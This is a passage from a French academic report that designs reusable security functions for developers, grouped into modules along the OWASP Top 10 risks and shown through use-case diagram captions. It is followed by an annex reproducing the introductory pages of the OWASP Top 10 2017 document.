


FIGURE 7.11 – Diagramme de cas d'utilisation du package "Gestion de la journalisation et de la surveillance insuffisantes"

### 7.2.11 Système global

Nous avons organisé les cas d'utilisation en packages, chaque package correspondant à la gestion d'un risque du Top 10, et cela pour des questions de lisibilité mais aussi pour des questions d'identification des fonctions de sécurité à mettre en place en adéquation avec le risque en question. Cependant, le système que nous devons mettre en place tourne autour de ces fonctions de sécurité. Il s'agit de mettre à la disposition des développeurs ces fonctions de sécurités.

En effet, certaines fonctions de sécurité recommandées pour un risque, peuvent aussi l'être pour d'autres. Par exemple, si l'on essaie de mitiger le risque de XSS, la meilleure façon de le faire est de mettre en place des fonctions permettant la validation des entrées ainsi que l'encodage des sorties que les développeurs peuvent facilement utiliser. Mais ces mêmes fonctions peuvent être utilisées pour se protéger de beaucoup d'autres attaques.

Ainsi, nous nous concentrons maintenant sur ces fonctions de sécurité. Nous présenterons à la volée toutes les fonctionnalités attendues par les applications pour se protéger au moins des dix risques de sécurité présentes dans le Top 10.

Ci-dessous, nous avons le diagramme de cas d'utilisation global du système :



47

Toutefois, cette représentation n'est pas non plus le meilleur car ne favorisant pas une bonne lisibilité. Ainsi, nous avons décidé pour des raisons de lisibilité de séparer ces fonctions en modules, chaque module comprenant les fonctions de sécurité de même nature.

Ainsi, nous avons les modules suivants : - Module "Utilisateurs" comprenant les fonctions relatives aux utilisateurs ;

- Module "Cryptographie" comprenant les fonctions se rapportant à la cryptographie ;

- Module "Encodage" comprenant les fonctions d'encodage ;

- Module "Validation" regroupant les fonctions relatives à la validation ;

- Module "HTTP" regroupant les fonctions relatives aux paramètres HTTP ; - Module "Interpréteurs" regroupant les fonctions relatives aux interpréteurs ; - Module "Logging" regroupant les fonctions relatives à la journalisation ;

- Module "Gestion des composants" regroupant les fonctions relatives aux composants utilisés dans l'application.

Chaque module est un sous-système et sera représenté par un package. Cette séparation nous donne le diagramme de package suivant :




FIGURE 7.13 – Diagramme de packages du système (réorganisé)"

## 7.2.12 Sous-système "Utilisateurs"

### 7.2.12.1 Diagramme de cas d'utilisation




FIGURE 7.14 – Diagramme de cas d'utilisation du sous-système "Utilisateurs"

## 7.2.13 Sous-système "Cryptographie"

### 7.2.13.1 Diagramme de cas d'utilisation




FIGURE 7.15 – Diagramme de cas d'utilisation du sous-système "Cryptographie"

## 7.2.14 Sous-système "Encodage"

### 7.2.14.1 Diagramme de cas d'utilisation




FIGURE 7.16 – Diagramme de cas d'utilisation du sous-système "Encodage"

## 7.2.15 Sous-système "Validation"

### 7.2.15.1 Diagramme de cas d'utilisation




FIGURE 7.17 – Diagramme de cas d'utilisation du sous-système "Validation"

## 7.2.16 Sous-système "HTTP"

### 7.2.16.1 Diagramme de cas d'utilisation




FIGURE 7.18 – Diagramme de cas d'utilisation du sous-système "HTTP"

## 7.2.17 Sous-système "Interpréteurs"

### 7.2.17.1 Diagramme de cas d'utilisation





FIGURE 7.19 – Diagramme de cas d'utilisation du sous-système "Interpreteurs"

## 7.2.18 Sous-système "Logging"

### 7.2.18.1 Diagramme de cas d'utilisation




powered by Astah

FIGURE 7.20 – Diagramme de cas d'utilisation du sous-système "Gestion de la journalisation et de la surveillance insuffisantes"

## 7.2.19 Sous-système "Gestion des composants"

### 7.2.19.1 Diagramme de cas d'utilisation



powered by Astah

FIGURE 7.21 – Diagramme de cas d'utilisation du sous-système "Gestion de la journalisation et de la surveillance insuffisantes"



## **Quatrième partie**

### **Réalisation**

**Cinquième partie**

**Bilan et Perspectives**

## **CONCLUSION**

# **Annexe**



# OWASP Top 10 - 2017

The Ten Most Critical Web Application Security Risks



## Table of Contents

<b>TOC</b> - About OWASP .....	<a href="#">1</a>
<b>FW</b> - Foreword .....	<a href="#">2</a>
<b>I</b> - Introduction .....	<a href="#">3</a>
<b>RN</b> - Release Notes .....	<a href="#">4</a>
<b>Risk</b> - Application Security Risks .....	<a href="#">5</a>
<b>T10</b> - OWASP Top 10 Application Security Risks – 2017 .....	<a href="#">6</a>
<b>A1:2017</b> - Injection .....	<a href="#">7</a>
<b>A2:2017</b> - Broken Authentication .....	<a href="#">8</a>
<b>A3:2017</b> - Sensitive Data Exposure .....	<a href="#">9</a>
<b>A4:2017</b> - XML External Entities (XXE) .....	<a href="#">10</a>
<b>A5:2017</b> - Broken Access Control .....	<a href="#">11</a>
<b>A6:2017</b> - Security Misconfiguration .....	<a href="#">12</a>
<b>A7:2017</b> - Cross-Site Scripting (XSS) .....	<a href="#">13</a>
<b>A8:2017</b> - Insecure Deserialization .....	<a href="#">14</a>
<b>A9:2017</b> - Using Components with Known Vulnerabilities .....	<a href="#">15</a>
<b>A10:2017</b> - Insufficient Logging & Monitoring .....	<a href="#">16</a>
<b>+D</b> - What's Next for Developers .....	<a href="#">17</a>
<b>+T</b> - What's Next for Security Testers .....	<a href="#">18</a>
<b>+O</b> - What's Next for Organizations .....	<a href="#">19</a>
<b>+A</b> - What's Next for Application Managers .....	<a href="#">20</a>
<b>+R</b> - Note About Risks .....	<a href="#">21</a>
<b>+RF</b> - Details About Risk Factors .....	<a href="#">22</a>
<b>+DAT</b> - Methodology and Data .....	<a href="#">23</a>
<b>+ACK</b> - Acknowledgements .....	<a href="#">24</a>

## About OWASP

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to develop, purchase, and maintain applications and APIs that can be trusted.

At OWASP, you'll find free and open:

- Application security tools and standards.
- Complete books on application security testing, secure code development, and secure code review.
- Presentations and [videos](#).
- [Cheat sheets](#) on many common topics.
- Standard security controls and libraries.
- [Local chapters worldwide](#).
- Cutting edge research.
- Extensive [conferences worldwide](#).
- [Mailing lists](#).

Learn more at: <https://www.owasp.org>.

All OWASP tools, documents, videos, presentations, and chapters are free and open to anyone interested in improving application security.

We advocate approaching application security as a people, process, and technology problem, because the most effective approaches to application security require improvements in these areas.

OWASP is a new kind of organization. Our freedom from commercial pressures allows us to provide unbiased, practical, and cost-effective information about application security.

OWASP is not affiliated with any technology company, although we support the informed use of commercial security technology. OWASP produces many types of materials in a collaborative, transparent, and open way.

The OWASP Foundation is the non-profit entity that ensures the project's long-term success. Almost everyone associated with OWASP is a volunteer, including the OWASP board, chapter leaders, project leaders, and project members. We support innovative security research with grants and infrastructure.

Come join us!

## Copyright and License



Copyright © 2003 – 2017 The OWASP Foundation

This document is released under the Creative Commons Attribution Share-Alike 4.0 license. For any reuse or distribution, you must make it clear to others the license terms of this work.

## Foreword

Insecure software is undermining our financial, healthcare, defense, energy, and other critical infrastructure. As our software becomes increasingly complex, and connected, the difficulty of achieving application security increases exponentially. The rapid pace of modern software development processes makes the most common risks essential to discover and resolve quickly and accurately. We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.

A great deal of feedback was received during the creation of the OWASP Top 10 - 2017, more than for any other equivalent OWASP effort. This shows how much passion the community has for the OWASP Top 10, and thus how critical it is for OWASP to get the Top 10 right for the majority of use cases.

Although the original goal of the OWASP Top 10 project was simply to raise awareness amongst developers and managers, it has become *the* de facto application security standard.

In this release, issues and recommendations are written concisely and in a testable way to assist with the adoption of the OWASP Top 10 in application security programs. We encourage large and high performing organizations to use the [OWASP Application Security Verification Standard \(ASVS\)](#) if a true standard is required, but for most, the OWASP Top 10 is a great start on the application security journey.

We have written up a range of suggested next steps for different users of the OWASP Top 10, including [What's Next for Developers](#), [What's Next for Security Testers](#), [What's Next for Organizations](#), which is suitable for CIOs and CISOs, and [What's Next for Application Managers](#), which is suitable for application managers or anyone responsible for the lifecycle of the application.

In the long term, we encourage all software development teams and organizations to create an application security program that is compatible with your culture and technology. These programs come in all shapes and sizes. Leverage your organization's existing strengths to measure and improve your application security program using the [Software Assurance Maturity Model](#).

We hope that the OWASP Top 10 is useful to your application security efforts. Please don't hesitate to contact OWASP with your questions, comments, and ideas at our GitHub project repository:

- <https://github.com/OWASP/Top10/issues>

You can find the OWASP Top 10 project and translations here:

- <https://www.owasp.org/index.php/top10>

Lastly, we wish to thank the founding leadership of the OWASP Top 10 project, Dave Wichers and Jeff Williams, for all their efforts, and believing in us to get this finished with the community's help. Thank you!

- Andrew van der Stock
- Brian Glas
- Neil Smithline
- Torsten Gigler

## Project Sponsorship

Thanks to [Autodesk](#) for sponsoring the OWASP Top 10 - 2017.

Organizations and individuals that have provided vulnerability prevalence data or other assistance are listed on the [Acknowledgements page](#).

## Welcome to the OWASP Top 10 - 2017!

This major update adds several new issues, including two issues selected by the community - [A8:2017-Insecure Deserialization](#) and [A10:2017-Insufficient Logging and Monitoring](#). Two key differentiators from previous OWASP Top 10 releases are the substantial community feedback and extensive data assembled from dozens of organizations, possibly the largest amount of data ever assembled in the preparation of an application security standard. This provides us with confidence that the new OWASP Top 10 addresses the most impactful application security risks currently facing organizations.

The OWASP Top 10 - 2017 is based primarily on 40+ data submissions from firms that specialize in application security and an industry survey that was completed by over 500 individuals. This data spans vulnerabilities gathered from hundreds of organizations and over 100,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this prevalence data, in combination with consensus estimates of exploitability, detectability, and impact.

A primary aim of the OWASP Top 10 is to educate developers, designers, architects, managers, and organizations about the consequences of the most common and most important web application security weaknesses. The Top 10 provides basic techniques to protect against these high risk problem areas, and provides guidance on where to go from here.

## Roadmap for future activities

**Don't stop at 10.** There are hundreds of issues that could affect the overall security of a web application as discussed in the [OWASP Developer's Guide](#) and the [OWASP Cheat Sheet Series](#). These are essential reading for anyone developing web applications and APIs. Guidance on how to effectively find vulnerabilities in web applications and APIs is provided in the [OWASP Testing Guide](#).

**Constant change.** The OWASP Top 10 will continue to change. Even without changing a single line of your application's code, you may become vulnerable as new flaws are discovered and attack methods are refined. Please review the advice at the end of the Top 10 in What's Next For [Developers](#), [Security Testers](#), [Organizations](#), and [Application Managers](#) for more information.

**Think positive.** When you're ready to stop chasing vulnerabilities and focus on establishing strong application security controls, the [OWASP Proactive Controls](#) project provides a starting point to help developers build security into their application and the [OWASP Application Security Verification Standard \(ASVS\)](#) is a guide for organizations and application reviewers on what to verify.

**Use tools wisely.** Security vulnerabilities can be quite complex and deeply buried in code. In many cases, the most cost-effective approach for finding and eliminating these weaknesses is human experts armed with advanced tools. Relying on tools alone provides a false sense of security and is not recommended.

**Push left, right, and everywhere.** Focus on making security an integral part of your culture throughout your development organization. Find out more in the [OWASP Software Assurance Maturity Model \(SAMM\)](#).

## Attribution

We'd like to thank the organizations that contributed their vulnerability data to support the 2017 update. We received more than 40 responses to the call for data. For the first time, all the data contributed to a Top 10 release, and the full list of contributors is publicly available. We believe this is one of the larger, more diverse collections of vulnerability data ever publicly collected.

As there are more contributors than space here, we have created a [dedicated page](#) to recognize the contributions made. We wish to give heartfelt thanks to these organizations for being willing to be on the front lines by publicly sharing vulnerability data from their efforts. We hope this will continue to grow and encourage more organizations to do the same and possibly be seen as one of the key milestones of evidence-based security. The OWASP Top 10 would not be possible without these amazing contributions.

A big thank you to the more than 500 individuals who took the time to complete the industry ranked survey. Your voice helped determine two new additions to the Top 10. The additional comments, notes of encouragement, and criticisms were all appreciated. We know your time is valuable and we wanted to say thanks.

We would like to thank those individuals who have contributed significant constructive comments and time reviewing this update to the Top 10. As much as possible, we have listed them on the ['Acknowledgements'](#) page.

And finally, we'd like to thank in advance all the translators out there who will translate this release of the Top 10 into numerous different languages, helping to make the OWASP Top 10 more accessible to the entire planet.



## What changed from 2013 to 2017?

Change has accelerated over the last four years, and the OWASP Top 10 needed to change. We've completely refactored the OWASP Top 10, revamped the methodology, utilized a new data call process, worked with the community, re-ordered our risks, re-written each risk from the ground up, and added references to frameworks and languages that are now commonly used.

Over the last few years, the fundamental technology and architecture of applications has changed significantly:

- Microservices written in node.js and Spring Boot are replacing traditional monolithic applications. Microservices come with their own security challenges including establishing trust between microservices, containers, secret management, etc. Old code never expected to be accessible from the Internet is now sitting behind an API or RESTful web service to be consumed by Single Page Applications (SPAs) and mobile applications. Architectural assumptions by the code, such as trusted callers, are no longer valid.
- Single page applications, written in JavaScript frameworks such as Angular and React, allow the creation of highly modular feature-rich front ends. Client-side functionality that has traditionally been delivered server-side brings its own security challenges.
- JavaScript is now the primary language of the web with node.js running server side and modern web frameworks such as Bootstrap, Electron, Angular, and React running on the client.

### New issues, supported by data:

- [A4:2017-XML External Entities \(XXE\)](#) is a new category primarily supported by [source code analysis security testing tools](#) (SAST) data sets.

### New issues, supported by the community:

We asked the community to provide insight into two forward looking weakness categories. After over 500 peer submissions, and removing issues that were already supported by data (such as Sensitive Data Exposure and XXE), the two new issues are:

- [A8:2017-Insecure Deserialization](#), which permits remote code execution or sensitive object manipulation on affected platforms.
- [A10:2017-Insufficient Logging and Monitoring](#), the lack of which can prevent or significantly delay malicious activity and breach detection, incident response, and digital forensics.

